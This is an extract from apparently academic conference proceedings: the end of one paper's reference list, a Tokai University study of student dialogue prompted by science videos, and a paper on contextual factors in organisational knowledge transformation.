- [3] M. Genesereth, and R. Fikes, *Knowledge Interchange Format, Version 3.0, Reference Manual*. Technical Report 1992, Logic-92-1, Stanford Uni., <http://www.cs.umbc.edu/kse/>
- [4] C. Welty, *Context Slices*. 2010 [http://ontologydesignpatterns.org/wiki/Submissions:Context\\_Slices](http://ontologydesignpatterns.org/wiki/Submissions:Context_Slices)
- [5] J. Correia, and R. Pöschel, “The Teridentity and Peircean Algebraic Logic,” *LNCS 4068*, Springer Berlin, 2006, pp. 229–246, [http://doi.org/10.1007/11787181\\_17](http://doi.org/10.1007/11787181_17)
- [6] G. Zarri, *Representation and Management of Narrative Information: Theoretical Principles and Implementation*. Springer, Series: Advanced Information and Knowledge Processing, 312 pages, 2009, <http://doi.org/10.1007/978-1-84800-078-0>
- [7] N. Guarino, C. Masolo, and G. Vetere, “Ontoseek: Content-based Access to the Web,” *IEEE Intelligent Systems*, vol. 14, no. 3, 1999, pp. 70–80, <http://doi.org/10.1109/5254.769887>
- [8] P. Martin, “Collaborative knowledge sharing and editing,” *IJCSIS*, vol. 6, Issue 1, 2011, pp. 14–29, <http://www.worldcat.org/issn/1646-3692>
- [9] J. Barwise, J. Gawron, and G. Plotkin, *Situation Theory and its Applications*. CSLI publications, 2000, 655 pages, <http://www.worldcat.org/oclc/947127096>
- [10] J.F. Sowa, “Conceptual Graphs Summary,” *Conceptual Structures: current research and practice*, Ellis Horwood, 1992, pp. 3–51, <http://www.worldcat.org/oclc/856836888>
- [11] S. Borgo, and C. Masolo, “Ontological Foundations of DOLCE,” *Theory and Applications of Ontology: Computer Applications*, R. Poli, M. Healy, and A. Kameas (eds.), Springer, 2010, pp. 279–295, [http://doi.org/10.1007/978-90-481-8847-5\\_13](http://doi.org/10.1007/978-90-481-8847-5_13)
- [12] A. Carnie, *Syntax: A Generative introduction*. Wiley-Blackwell publishers, 2013, <http://www.worldcat.org/oclc/779740455>
- [13] R. Mizoguchi, K. Kozaki, K., and Y. Kitamura, “Ontological Analyses of Roles,” *IEEE FedCSIS 2012*, pp. 489–496, oclc: 5873174590.
- [14] Ph. Martin, “Correction and Extension of WordNet 1.7,” *LNAI 2746*, pp. 160–173, ICCS 2003, <http://doi.org/10.1007/b11835>, see also <http://www.webkb.org/doc/MSO.html>
- [15] J.F. Sowa, *Knowledge Representation: Logical, Philosophical, and Computational Foundations*. Boston : Course Technology, 2012, 594 pages, <http://www.worldcat.org/oclc/819364955>, see also <http://www.jfsowa.com/ontology/toplevel.htm>
- [16] Gangemi, A.: DOLCE+DnS-Ultralite, RDF+OWL ontology at <http://www.ontologydesignpatterns.org/ont/dul/DUL.owl>
- [17] A. Gangemi, N. Guarino, and A. Oltramari, “Restructuring Wordnet’s Top-Level,” *AI Magazine*, vol. 40, no. 5, 2002, pp. 235–244.
- [18] M. Poveda-Villalón, M.C. Suárez-Figueroa, and A. Gómez-Pérez, “Reusing Ontology Design Patterns in a Context Ontology Network,” in *Proc. WOP 2010*, CEUR-WS.org vol. 671, pp. 35–49, <http://www.worldcat.org/oclc/5495106523>
- [19] S. Ayouni, A. Laurent, S. Ben Yahia, and P. Poncelet, “Mining closed gradual patterns,” *LNCS 6113*, ICAISC 2010, pp. 267–274, Springer-Verlag Berlin, Heidelberg, <http://www.worldcat.org/oclc/3719235>
- [20] G. Dromey, “Scaleable Formalization of Imperfect Knowledge,” in *Proc. AWCVS 2006*, Macau, China, <http://www.worldcat.org/oclc/669648707>



# Analysis of Dialogue Stimulated by Science Videos and Reference Materials

Daichi Sunouchi  
Tokai University, 4-1-1  
Kitakaname, Hiratuka, Knagawaga  
259-1292, Japan

Kiyoshi Nosu  
Tokai University, 4-1-1 Kitakaname,  
Hiratuka, Knagawaga 259-1292,  
Japan

Email: 3bef1120@mail.tokai-u.jp

Email: nosu@wing.ncc.u-tokai.ac.jp

**Abstract**—Recently, many have begun to believe that learning and training approaches known as learner-centered, active learning, and cooperative learning improve learning and practicing performance and are more effective than traditional lectures. Moreover, in addition to paper-based materials such as textbooks, face-to-face co-located communication frequently utilizes digital video and other visual reference materials. However, no previous studies have examined the precise face-to-face behavior of dialogue participants stimulated by video and other reference materials. Therefore, this paper describes the dialogue stimulated by science videos and reference materials based on data from 10 male university students measured while using first-, second-, and third-person view videos, as well as utterances recorded during the measurements.

## I. INTRODUCTION

TEACHERS and instructors in traditional education and training are responsible for defining learning purposes and objective areas of learning tasks, and for designing and assessing learning and training processes. Recently, many have begun to believe that learning and training approaches referred to as learner-centered, active learning, and cooperative learning improve learning and practicing performance and are more effective than traditional lectures [1]–[4]. The concept of collaboration and cooperation includes allowing individuals to enrich their own experience of acquiring knowledge on their own accord.

An important factor enabling these learning approaches is Information and Communication Technology (ICT), which provides learners with many kinds of tools that can be used at schools, including preschools, and business workplaces to enhance the way in which they acquire diversified knowledge, skills, and experiences [4].

Collaboration through digital video-mediated communication has been widely used, and research comparing video-mediated with face-to-face communication has been reported [4]–[6]. For example, O'Mally et al. compared the dialogue in video-mediated communication with that in face-to-face co-location communication. The results showed that

both video-mediated and face-to-face speakers use visual cues to check for mutual understanding. They also suggested that speakers are less confident in their mutual understanding when they are not physically co-located.

Moreover, in addition to paper-based materials such as textbooks, face-to-face co-located communication frequently uses digital video and other visual reference materials. These previous studies have not examined the precise face-to-face behavior of dialogue participants stimulated by video and other reference materials.

Therefore, this paper describes the dialogue stimulated by science videos and reference materials based on data from 10 male university students measured while using first-, second-, and third-person view videos, as well as utterances recorded during the measurements.

## II. METHODS

### A. Dialogue stimulation materials

The following materials were prepared for the measurements:

(1) Video: “Lives of creatures on Earth”

Copyright-free Hi-Vision materials were obtained from the NHK Archives Video Library [7]. Copyright-free BGM materials were obtained from OVA-SYNDROME’s FREE BGM website [8]. All videos of seven creatures were edited using Windows Movie Maker, Microsoft.

(2) Reference materials

The important parts of the video were captured and edited for printed reference materials, which are shown in Fig.1

### B. Participants

The study participants were 10 male university engineering students in their early twenties.

### C. Video shooting views

The first-person view video is that of a participant, and the second-person view video is that of their dialogue partner. The

third-person view video is the viewpoint of a person other than the dialogue pair.

#### D. Measurement procedures

##### (a) Equipment and reference materials

- Wearable video camera for the first/second-person view (Panasonic HX-A500, Japan)
- Digital video camera for the third-person view (Panasonic HC-V360M)
- Personal computer for viewing an instructional origami skill video (Toshiba Dynabook D41, Japan)
- Reference materials: video on the lives of various creatures and video captures.

##### (b) Measurement setup and procedure

Fig. 1 shows the equipment setup. The behavior of the participants was recorded from different viewpoints. Their dialogue was also recorded using a voice recorder. The measurement procedure was as follows:

- (1) A participant wore a wearable camera near his ear.
- (2) Before watching the video (1 minute):  
After distributing printed materials and presenting the discussion theme, "Important creatures on Earth", the dialogue pair started a free discussion after watching the reference material, as shown in Fig.2. The participants did not receive any additional instructions or requests apart from having free discussions during the measurement.
- (3) During the video viewing (4 minutes and 30 seconds):  
The participants had a free discussion on the lives of creatures they watched in the reference video and materials.
- (4) After watching the video (3 minutes):  
The participants continued a free discussion on the lives of creatures on Earth. They re-watched the reference video and materials if necessary.
- (5) After the dialogue was finished, the recorded utterances were transcribed verbatim. The text data were then used to analyze emotional changes during the time series.




Fig.1 Video shooting arrangement (top-view)

### III. MEASURED RESULTS AND ANALYSIS

Fig.2(a)-(e) shows characteristic behavior images (photos) of Pairs A, B, C, D, and E, respectively.

Fig.3 shows time sequence changes in utterance intentions. The utterance intentions are classified as follows:

Intention 1: Questions and proposals in the dialogue

Intention 2: Agreement or disagreement between partners in the dialogue

Intention 3: Opinions regarding the video themes

Intention 4: Others

Intention 4 of Pairs A and B increased, suggesting that they may reached consensus regarding the initial dialogue theme after watching the video.

### IV. CONCLUSION

The paper described the dialogue stimulated by science videos and reference materials using data from 10 male university students measured using first-, second-, and third-person view videos and utterances recorded during the measurements. Possible strategies for promoting efficient dialogue were described based on the results. The main results are summarized as follows.

(1) Watching videos and other reference materials stimulates face-to-face dialogue.

(2) Dialogue saturation is defined as (i) a decrease in the utterance frequency rate, (ii) an increase in dialogue intent or content that is not directly related to the initial theme.

(3) These behaviors are found regardless of how frequently the participant looks at the dialogue partner.

(4) Monitoring dialogue saturation factors (i) and (ii) in item (2) above could help realize computerized interventions and assistance that would enable face-to-face dialogue and discussions to become fruitful and efficient.

Since (i) and (ii) can be detected by speech recognition and emotion estimation by physical expressions [9], in the future, in conjunction with AI and voice synthesis, computerized interventions and assistance for efficient dialogue could be realized by suggesting dialogue or development themes [10],[11] for further constructive discussion if the dialogue becomes saturated.

To realize this, further investigations on the measurements, analysis and assessments of different dialogue themes by different category subjects are needed so that emerging technologies for learning and training are fully utilized in practice.





Participant I's first-person view  
(Participant II's second-person view)



Participant II's first-person view  
(Participant I's second-person view)  
(a)



Participant I and II's third-person view




Participant III's first-person view



Participant IV's first-person view  
(b)



Participant III and IV's third-person view



Participant V's first-person view



Participant VI's first-person view  
(c)



Participant V and VI's third-person view




Participant VII's first-person view




Participant VIII's first-person view  
(d)



Participant VII and VIII's third-person view



Participant IX's first-person view



Participant X's first-person view  
(e)



Participant IX and X's third-person view

Fig.2 Characteristic behavior images




Fig.3 Time sequence changes of utterance intentions




Fig.3 Time sequence changes of utterance intentions (continued)

ACKNOWLEDGMENTS

The authors express their sincere gratitude to the students who voluntary participated in this research.

REFERENCES

[1] S. G. Grand, C. Munchausen, P. Conrad, "Alternatives to Lecture: Experience Peer Instruction and Pedagogical Code Reviews", SIGCSE'14, March 5–8, 2014, Atlanta, Georgia, USA 15–64.

[2] L. Rodríguez-Vizzuett, J. L. Pérez-Medina, J. Muñoz-Arteaga, J. Guerrero-García, F. J. Álvarez-Rodríguez, "Towards the Definition of a Framework for the Management of Interactive Collaborative Learning Applications for Preschoolers", Interacción '15, September 07 - 09, 2015

[3] J. Martens, F. Parthesius, B. Atasoy, "Design TeamMate : A Platform to Support Design Activities of Small Teams", AVI '10, May 25-29, 2010, Rome, Italy

[4] C. O'Malley, S. Langton, A. Andersont, G. Doherty-Sneddon and V. Bruce, "Comparison of face-to-face and video-mediated interaction", Interacting with Computers ~018 no 2,177-192, 1996

[5] A. H. Anderson, A. Newlands, J. Mullin, A. M. Fleming, G. Sneddon and J. Van der Elden, "Impact of video-mediated communication on simulated service encounters", interacting with Computers ~018 no 2, 193-206, 1996

[6] J. Carletta, A. H. Anderson, S. Garrod,"Seeing Eye to eye: an account of grounding and understanding in work groups", Cognitive studies: bulletin of the Japanese Cognitive Science Society, 9(1), 1-20, March 2002

[7] NHK Archives, NHK Creative Library, <http://www.nhk.or.jp/archives/creative/material/> (April 23, 2017)

[8] DOVA-SYNDROME, FREE BGM, <http://dova-s.jp/> (April 23, 2017)

[9] A. Shigeta, K. Hamamoto, and K. Nosu, "Estimation method of e-Learning learners' subjective difficulty by eye movement analysis of web-based English listening tests", Proceedings of E-Learn: World Conference on E-Learning in Corporate, Government, Healthcare, and Higher Education 2011, pp. 2516-2521, Oct. 2011, Honolulu, Hawaii, USA

[10] L. W. Anderson, D. R. Krathwohl, P. W. Airasian, K. A. Cruikshank, R. E. Mayer, P. R. Pintrich, J. Raths, M. C. Wittrock, "A taxonomy for learning, teaching, and assessing: A Revision of Bloom's Taxonomy of Educational Objectives, Abridged Edition ", Pearson Education Limited; Pearson New International, 2013

[11] C. Dobson, Critical Thinking skills: Measuring higher cognitive development with Bloom's taxonomy, VDM Verlag, 2008

# Towards better understanding of context-aware knowledge transformation

Mieczysław Owoc

Wrocław University of Economics,  
ul. Komandorska 118/120,  
53-345 Wrocław, Poland

Email: mieczyslaw.owoc@ue.wroc.pl

Paweł Weichbroth

Gdańsk University of Technology,  
ul. Narutowicza 11/12,  
80-233 Gdańsk, Poland

Email: pawel.weichbroth@zie.pg.gda.pl

Karol Żuralski

WSB University of Gdańsk,  
ul. Aleja Grunwaldzka 238A,  
80-266 Gdańsk, Poland

Email: kzuralski@wsb.gda.pl

**Abstract**—Considering different aspects of knowledge functioning, context is poorly understood in spite of intuitively identifying this concept with environmental recognition. For dynamic knowledge, context especially seems to be an essential factor of change. Investigation on the impact of context on knowledge dynamics or more generally on the relationship between knowledge and its contextual interpretation is important in order to understand knowledge dynamics. The aim of this paper is to research and examine the nature of knowledge transformation (a specific sort of life-cycle), and to identify contextual factors affecting knowledge dynamics.

*terminants*, where each is also classified to a particular type and evaluated to the extent of the awareness level of a particular organization.

The paper is organized as follows. In Section II, we provide two basic definitions. In the next Section, the nature of knowledge transformation is outlined. In Section IV, we introduce the idea of contextual factors. Finally, we provide a working example as an image of the discussed issue, with a conclusion in Section VI.

## I. INTRODUCTION

KNOWLEDGE is valuable – something we all agree on, but this agreement abruptly ends when we attempt to answer the primary question “*what is knowledge?*”. Indeed, in ancient times, philosophers like Plato and Aristotle formulated different theories of knowledge, yet still today there is no common agreement on the definition of knowledge, and even proudly announced proposals are far from rationale, providing poor semantic and biased forms. Nevertheless, this does not discourage live discussions on its nature among scholars and practitioners, the results of which begin from basic definitions and end with complex artificial intelligence (AI) methods and techniques.

In the past few years, authors have been conducting research in the scope of AI, *knowledge discovery from databases* (KDD) and *knowledge management* (KM). One of the emerging issues identified, with far reaching consequences, is *context*, which, by grounding the meaning and understanding of knowledge, enables knowledge to be transformed in particular dimensions, i.e. *space*, *time* or *situation*.

We used content analysis to examine the existing literature in the framed domain and time extent from 2000 to 2016. Our search for the adequate literature embraced various bibliographic databases, e.g. the Association for Computing Machinery (ACM), the ISI Web of Knowledge, Scopus, and Springer Link. Furthermore, the empirical studies and technical reports were analyzed to gather evidence of existing context-aware applications and systems.

In this paper, our contribution includes the following findings. Firstly, there are particular contextual determinants that influence different entities and the process of knowledge transformation; the classification or grouping of determinants is a must in order to elaborate a valid method of knowledge development. Secondly, we observed that knowledge transformation is constructed on *contextual de-*

## II. BASIC DEFINITIONS

### A. Knowledge

In this elaboration, the term “knowledge” has a twofold definition, based on the broad types, implicit and explicit. The former is based on common sense, encompassing a variety of phenomena (e.g. the ability to walk or run), roughly what Polanyi referred to as “tacit knowledge”, which cannot be captured in language as it is tied to the environment and set in culture and relationships [1]. The interpretation of such knowledge can be subjective [2] (when do you walk slow or fast?, and when do you start running?). On the contrary, the latter has a verbal or written form (e.g. procedure) and is relatively easy to communicate, codify, store and distribute; usually, explicit representation uses a predefined notation that enables gathered (generated) knowledge to be expressed consistently and completely [3] (e.g. in the form of the association rule: *if a customer buys wheat bread then he/she also buys skimmed milk*, with support 0,02 and confidence 0,85).

### B. Context

Isaac Newton claims that space is distinct from body and that time passes constantly, with no regard to whether anything happens in the world. For this reason, *absolute space* and *absolute time* are basic properties of the universe, and are the preferred frame of reference – both are the essence of the context’s substance. Some examples of space- and time-aware contextualization can be found in [4, 5, 6].

To understand particular ambiguous terms, at a glance some authors simply provide synonyms for them. In this case, “context” is often referred to as *environment* [7], *location* [8], or *situation* [9]. To these three nouns, we can respectively pin the following questions: <sup>(1)</sup> what resources are you surrounded by?, <sup>(2)</sup> where are you?, and <sup>(3)</sup> who are you with, or what are you doing? However, the context can be known or unknown,



and if necessary may be identified “*manually*” by exploiting the expert (or domain knowledge), or “*automatically*” by using particular types of attributes [10].

### III. THE ESSENCE OF KNOWLEDGE TRANSFORMATION

The *Knowledge Grid* (KG) is a promising new frontier that can be seen as an interpretable resource of information structures treated as a *state* at a specific time and place [11]. In general, this means a static state or a series of states with operations changing this state, which expresses the dynamic aspect of knowledge functioning [12]. Therefore, any development of the knowledge structure is due to a transformation covering its content, form or structure *globally*, (especially including network resources), or *locally* (identified with “granules” of knowledge). *Knowledge transformation* (KT) can be identified by its changes through relevant operators [13]. In a broader sense, we can put forward the entire knowledge life-cycle (divided into specific phases), while in a narrower scope it can be reduced to specific operations resulting in the creation of a new generation of knowledge *content*, *structure* or *form* [14].

There are several different approaches to defining the *knowledge life-cycle* (KLC) [15, 16, 17]. We share the view, along with [18, 19, 20], of the four-phase KLC, namely: (1) *discovering* → (2) *processing* → (3) *sharing* → and (4) *re-using* → (1); with the assumption that the output should present “*new*” (previously unknown, non-trivial) knowledge, further processed and refined, usually in a collaborative way [21], which means moving again towards the cycle [22].

It is generally accepted that the discovery process consists of a sequence of iterative steps of data processing (data cleansing and integration, selection and transformation), data mining, evaluation models and their presentation and visualization [23]. Naturally, to a certain extent, it also requires user interaction with adequate expertise and experience. Some researchers [24] are of the opinion that the stage of knowledge processing is the second KLC phase, where the first one is to *store* and the third is to *transform*. The authors stress that despite the definition of a linear relationship between the phases, in practice, it is not always possible to clearly indicate the end of one and the beginning of the next. Moreover, the situation is complicated by possible different states of advancement of knowledge processed by individuals, groups or the entire organization, that work together in one environment of the knowledge grid. This creates the necessary conditions for the two-way and multilateral exchange of knowledge between entities.

For any organization, the challenge is to acquire new knowledge [25] (e.g. to solve a problem, to know the specifications of the market or to forecast customer behavior), which can be “produced” by employees (sometimes experts), or discovered from data repositories. The next step in the process of knowledge discovery from databases is the *integration* of heterogeneous sources of knowledge and the reinstallation of their combined analysis, which ultimately aims at generating “*new*” resources. This stage requires a

number of problems to be solved such as the partial *formalization* and *standardization* of knowledge, taking into account different levels of detail and the detection and elimination of anomalies.

As part of the knowledge discovery phase, the following operators can be performed: *search*, *capture*, *generation* and *evaluation* [26]. Examples of such operations refer to the preparation of a list of potential contractors of the project including ranking the involved enterprise. Naturally, specific knowledge *evaluation criteria* must be taken into account: about the performers, price parameters, timeliness of performance or quality of service [27].

The *processing of knowledge* in a more elementary approach applies to subsequent operations that in an important way may change its *content*, *form* and *location* [28]. Within this process, we can distinguish: *storage*, *combination*, *separation* and *localization* [29]. Considering the nature of the processing process through a network, each of these operations, representing various forms and possible levels of knowledge aggregation, refer to particular *concepts*, *axioms*, *rules* or *methods* [30]. They include assumptions concerning the criteria for the grouping of companies or the diversification of their characteristics according to their areas of activity. It is also possible to anticipate the need to involve companies essential in delivering services. Results can be in the form of knowledge conglomerates (knowledge of the companies cooperating). In each case, one can deal with the knowledge of the network, located in a variety of *corporate portals* [31].

Operations that constitute the sharing of knowledge are directly related to the participating entities and available resources, and consist of: *selecting*, *locating*, *configuring* and *evaluating* [32]. Each of these operations can be adapted via the *knowledge network*, addressed to specific demands of users e.g. to select specific companies, or the location of knowledge resources on the problem being solved, adequate to the task and evaluation of the generated knowledge.

The last of these life-cycle processes of *knowledge re-use* is a kind of a *bridge* between separate cycles. Its role is the consolidation, adjustment and localization of knowledge. This means, in practice, the improvement of existing and newly discovered resources in terms of their use in new conditions, taking into account aspects of localization.

An example of solutions meeting the requirements formulated in the knowledge life-cycle, and efficiently providing the relevant operations available through network architecture, is definitely the *Knowledge Grid* [33]. The model of KG architecture consists of three layers: the *repository*, *services* and *applications* [34]. The repository layer refers traditionally to the tasks associated with acquiring and storing knowledge. The second service layer allows the use of homogeneous and heterogeneous sources of information. Thus, it is comprised of scattered operations of the knowledge transformation. In the third layer application users can work actively with knowledge resources.

The added value of the use of such a system relates to accessing different knowledge resources i.e. *know-what*,

TABLE I. STRUCTURING THE CONTEXT – DIMENSIONAL ASPECT

Dimension	Type of context
Internal	<ul style="list-style-type: none"> <li>- Organizational infrastructure</li> <li>- Resource oriented</li> <li>- Customer oriented</li> </ul>
External	<ul style="list-style-type: none"> <li>- Political and Social</li> <li>- Economic and Legal</li> <li>- Technological</li> <li>- Environmental</li> </ul>

Source: [37]

*know-who*, *know-how* and *know-why*, which are contextually-dependent [35]. Therefore, the transformation of the knowledge units or knowledge grids can be determined appropriately by the *subject*, *object*, *method* and *motivation*.

#### IV. CONTEXTUAL FACTORS FOR KNOWLEDGE DYNAMICS

Before discussing the role of factors determining knowledge transformation, firstly we discuss the context role in this process. Generally speaking, a context is everything that forces the understanding and interpretation of a given concept [36]. The complexity of the context may be different, from a single concept to a complex description. In other words, any *implicit* or *explicit information about the circumstance or situation which affects an entity* [37].

*Context awareness* is sometimes very intuitive, coming from different environments where entities (people, organizations) can act. Especially when changes in an environment must be considered for actual or future variants of activities. In turn, *contextual factors* seem to be useful as representative of circumstances. More precisely: *contextual factors* (CF) can be defined as *certain characteristics of circumstance or situation*. This concept can be presented in a more detailed way. One interesting approach is proposed in [36], where the authors presented a structured framework of contextual factors, based on two dimensions and a context type, given in Table 1.

CF can be considered for a company by including particular acting entities. Similarly, we may formalize the influence of CF on *effectiveness* or *performance* by including relationships between entities and the like. No doubt contextual factors can be considered as more or less advanced structures.

To structure the context a framework needs to be prepared with well-recognized dimensions: *internal* and *external*.

The above-presented framework describes contextual factors in terms of potential perspectives sharing and using knowledge. For example, knowledge should be prepared to be useful for servicing different customers. Available knowledge should be useful for company activities in the event of changing economic parameters, or modified legal regulations. If any of the assumed contextual factors are modified, as a result, company knowledge must be transformed in order to be useful for new circumstances, such as *organizational*, *economic* or *environmental*.

Such flexibly prepared contextual factors must be coherent with a company's intellectual assets or even personal knowledge. The main quest is in which way contextual factors can influence, directly or indirectly, knowledge transformation. A good starting point is the analysis of tendencies – or better, *determinants* – on knowledge transformation.

#### V. WORKING EXAMPLE

The research was conducted on the problem of knowledge transformation taking place at the university. Following the earlier-presented dimensions of context and context types – the influence of assumed context factors, the influence of the earlier-presented dimension of context is evaluated apart from the required level of awareness. The given examples reflect real cases from the academia sector. The influence on knowledge transformation as well as the required level of its awareness was expressed from low to high. The results are presented in Table 2.

Knowledge transformation typical for changes in organizational infrastructure refers to a redefinition of university hierarchy, in terms of tasks and dependencies among university units (impacts, progressive aspects, educational challenges and specialization requirements). More than that, agreements with staff members should be updated, and duties of particular divisions should be negotiated and accepted. In consequence, the influence of this factor on knowledge transformation is *very high*.

The impact of the second contextual determinant, defined at the medium level, is *resource oriented*. Knowledge about new resources should be delivered (and similarly, a bit changed); however, regulations about library resources usage are not essentially changed. The lowest level of influence of

TABLE II. OVERVIEW OF THE CONTEXTUAL FACTORS INFLUENCING KNOWLEDGE TRANSFORMATION

Context dimension	Context type	Example of context	Influence on knowledge transformation	Required level of awareness
Internal	<ul style="list-style-type: none"> <li>- Organizational infrastructure</li> <li>- Resource oriented</li> <li>- Customer oriented</li> </ul>	<ul style="list-style-type: none"> <li>- Division in faculties and departments</li> <li>- New library built</li> <li>- New specialization offered</li> </ul>	<ul style="list-style-type: none"> <li>- High</li> <li>- Medium</li> <li>- High</li> </ul>	<ul style="list-style-type: none"> <li>- High</li> <li>- Medium</li> <li>- High</li> </ul>
External	<ul style="list-style-type: none"> <li>- Political and social</li> <li>- Economic and legal</li> <li>- Technological</li> <li>- Environmental</li> </ul>	<ul style="list-style-type: none"> <li>- University ranking</li> <li>- Acquired new grants or funds</li> <li>- Accreditation awarded</li> <li>- New IT products implemented</li> <li>- Attractive localization</li> </ul>	<ul style="list-style-type: none"> <li>- Medium</li> <li>- Medium</li> <li>- High</li> <li>- High</li> <li>- Low</li> </ul>	<ul style="list-style-type: none"> <li>- Low</li> <li>- Low</li> <li>- Medium</li> <li>- High</li> <li>- None</li> </ul>

contextual determinants can be defined in the case of environmental aspects. An example of an attractive localization in fact does not change university knowledge. Thus, the influence on knowledge transformation was evaluated at the *lowest level*. The presented influence of contextual factors on knowledge transformation presented for the university can also be valid for companies from different sectors. Knowledge transformation operators should be addressed for particular objects, but the problem of presenting relationships between contextual factors and the knowledge management process seems to be determined by the application domain.

## VI. CONCLUSIONS

Contextual determinants are essential in knowledge transformation, and in particular:

- the transformation of knowledge, considered as several steps of activities, should be correlated with environmental components,
- there are contextual determinants that can influence different entities and processes (including knowledge transformation); some classification or grouping of the determinants is necessary in order to elaborate a successful method of knowledge development,
- tendencies in knowledge dynamics should be correlated with grouped contextual determinants. Synchronization should be kept between the discussed determinants and progress in knowledge transformation.

Future research will be devoted to the improvement of knowledge transformation operators and to the investigation of other relevant grouping methods of contextual factors.

## REFERENCES

- [1] M. Davies, *Knowledge-Explicit, implicit and tacit: Philosophical aspects*. International encyclopedia of the social & behavioral sciences, 2015, pp. 74-90.
- [2] K. Marciniak, and M. Owoc, *Knowledge Management in the Interactive Portal for Decision Makers on InKOM Example*, International Science Index, 9(1), 2015, pp. 705-712.
- [3] M. Owoc, K. Hauke, and P. Weichbroth, *Knowledge-Grid Modelling for Academic Purposes*. IFIP International Workshop on Artificial Intelligence for Knowledge Management. Springer, 2015, pp. 1-14.
- [4] N. K. Tran, A. Ceroni, N. Kanhabua, and C. Niederée, *Time-travel Translator: Automatically Contextualizing News Articles*. In Proceedings of the 24th International Conference on World Wide Web, ACM 2015, pp. 247-250.
- [5] A. Fuxman, et al., *Contextual insights*. Proceedings of the 23rd International Conference on WWW, ACM 2014, pp. 265-266.
- [6] Z. Gantner, S. Rendle, and L. Schmidt-Thieme, *Factorization models for context-time-aware movie recommendations*. Proceedings of the Workshop on Context-Aware Movie Recommendation, ACM 2010, pp. 14-19.
- [7] Y. C. Hwang, R. D. Oh, and G. H. Ji, *A Sensor Data Processing System for Mobile Application Based Wetland Environment Context-aware*. In International Conference on Ubiquitous Computing and Multimedia Applications, Springer, 2011, pp. 245-254.
- [8] J. Indulska, T. McFadden, M. Kind, and K. Henriksen, *Scalable location management for context-aware systems*. In IFIP International Conference on Distributed Applications and Interoperable Systems. Springer, 2003, pp. 224-235.
- [9] W. Qin, D. Zhang, Y. Shi, and K. Du, *Combining user profiles and situation contexts for spontaneous service provision in smart assistive environments*. Ubiquitous Intelligence and Computing, 2008, pp. 187-200.
- [10] J. A. Jakubczyc, and M. L. Owoc, *Contextual knowledge granularity*. Proceedings of Informing Science & IT Education Conference (InSITE), 2011, pp. 259-268.
- [11] M. L. Owoc, *Intelligent paradigm in grid computing*. Knowledge Acquisition and Management. Research Papers No. 25, Publishing House of the Wrocław University of Economics, 2008, pp. 113-121.
